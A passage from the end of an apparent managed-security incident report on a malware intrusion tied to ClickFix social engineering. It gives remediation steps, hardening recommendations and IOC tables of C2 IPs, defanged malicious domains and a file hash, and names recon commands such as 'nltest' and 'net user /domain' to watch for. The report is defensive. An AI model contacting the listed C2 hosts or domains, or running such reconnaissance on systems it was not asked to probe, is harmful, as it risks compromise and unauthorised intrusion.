    a. Reset their credentials in Azure AD
    b. Reset their MFA methods
    c. Revoked all active sessions within Azure AD and O365
5) Reimaged the asset
6) Added hashes noted in the investigation to their blocklist within SentinelOne

Limitations and Opportunities

Limitations

Malware employs social engineering to gain initial access and Living off the Land Binaries (LOLBIN) by using legitimate system tools such as PowerShell, WMIC, nltest and even Node.js pose significant challenges for detection and response especially from more traditional signature based EDR solutions. Social engineering allows threat actors to bypass and/or circumvent many technical defenses by exploiting human nature, thus making initial intrusion difficult to prevent solely with technology. Once in the network, LOL techniques allow malware and threat actors to blend in with administrative activities, thereby evading signature-based detections. This makes it harder for EDR and SIEM solutions to discern malicious behavior and benign system administration functions.

However, LevelBlue's MDR SOC team, threat hunting experts, and researchers combat these threats with around-the-clock monitoring, custom alarms, rules, and advanced features within LevelBlue USM Anywhere and SentinelOne EDR. They are able to differentiate between benign administrative activity and malicious threats, thwarting complex dynamic attacks more efficiently than traditional EDR signature-based technologies.

Opportunities

The game of cat and mouse between threat actors and cybersecurity professionals is continuously evolving. As we create and implement more sophisticated detection methods, threat actors are simultaneously developing and implementing ways to circumvent these detections. It is critical to dissect and learn from various threat actors' TTPs in order to more rapidly detect and mitigate threats. To stay ahead of advancing threats, our LevelBlue team creates and updates custom SentinelOne STAR alarms and rule sets within LevelBlue's USM Anywhere SIEM tool.

Recommendations

1) PowerShell Hardening
    a. Restrict PowerShell for users on assets where it is not needed
        i. Block via applocker or windows defender application control (WDAC)
        ii. Utilize Group Policy Objects (GPO's)
    b. Enable PowerShell script block logging and module logging and to be forwarded to central SIEM
    c. Set PowerShell Execution Policy to "AllSigned" or "Remote Signed" ensuring only signed scripts can run
2) Endpoint Security

a. Create custom alarms and rules for detection of suspicious reconnaissance activity

b. Configure EDR to detect and block suspicious script executions such as Node.js, PowerShell, WMIC, CMD.

3) Principle of Least Privilege

   a. Ensure concepts such as least privilege are utilized across the organization

   b. Confirm users do not have local admin rights unless required

4) Network Security

   a. Implement proper network segmentation to mitigate lateral movement

   b. Utilize NIDS/NIPS to monitor network traffic for C2 communication and data exfiltration

   c. Block malicious domains and IPs

      i. See IOC's table

   d. Implement firewall to block outbound connections to known C2 IPs and use of non-standard ports

   e. Consider use of web proxies and DNS filtering (DNS Sinkholing)

5) User Education and Awareness

   a. Incorporate phishing and social engineering training

   b. Education on safe browser habits

   c. Train employees to report suspicious activity and emails

6) Active Directory Hardening

   a. Implement tiered administration models to protect high privilege accounts

   b. Actively monitor for unusual domain level reconnaissance such as nltest, net user /domain especially from standard user accounts and assets

   c. Use Group Policy Objects (GPO's) to disable the use of administrative tools like PowerShell and Command prompts where not needed

THREAT INTEL

IP Indicators of Compromise (IOCs)

IP Address	VirusTotal Link	AlienVault Link
195.35.15.253	VT	OTX
204.79.197.203	VT	OTX
23.37.18.39	VT	OTX

Malicious Domains

Domain Name	VirusTotal Link	AlienVault Link
littleangels[.]la	VT	OTX
colledgerech[.]cc	VT	OTX

Hardcoded Command & Control (C2) IPs

IP Address	VirusTotal Link	AlienVault Link	OTX Pulse 1	OTX Pulse 2
45.61.136.202	VT	OTX	Pulse 1	Pulse 2
188.34.195.44	VT	OTX	Pulse	*N/A*
177.136.225.153	VT	OTX	Pulse	*N/A*

File Indicator

File Name	File Hash	VirusTotal Link
downloaded.zip	5ee3f841fdfbcf205c67e887d6afdd29df7f8ccf	VT

[1] https://www.group-ib.com/blog/clickfix-the-social-engineering-technique-hackers-use-to-manipulate-victims

[2] https://blog.sekoia.io/interlock-ransomware-evolving-under-the-radar

[3] https://otx.alienvault.com/pulse/67ffb7eba715b936a2c4c2a8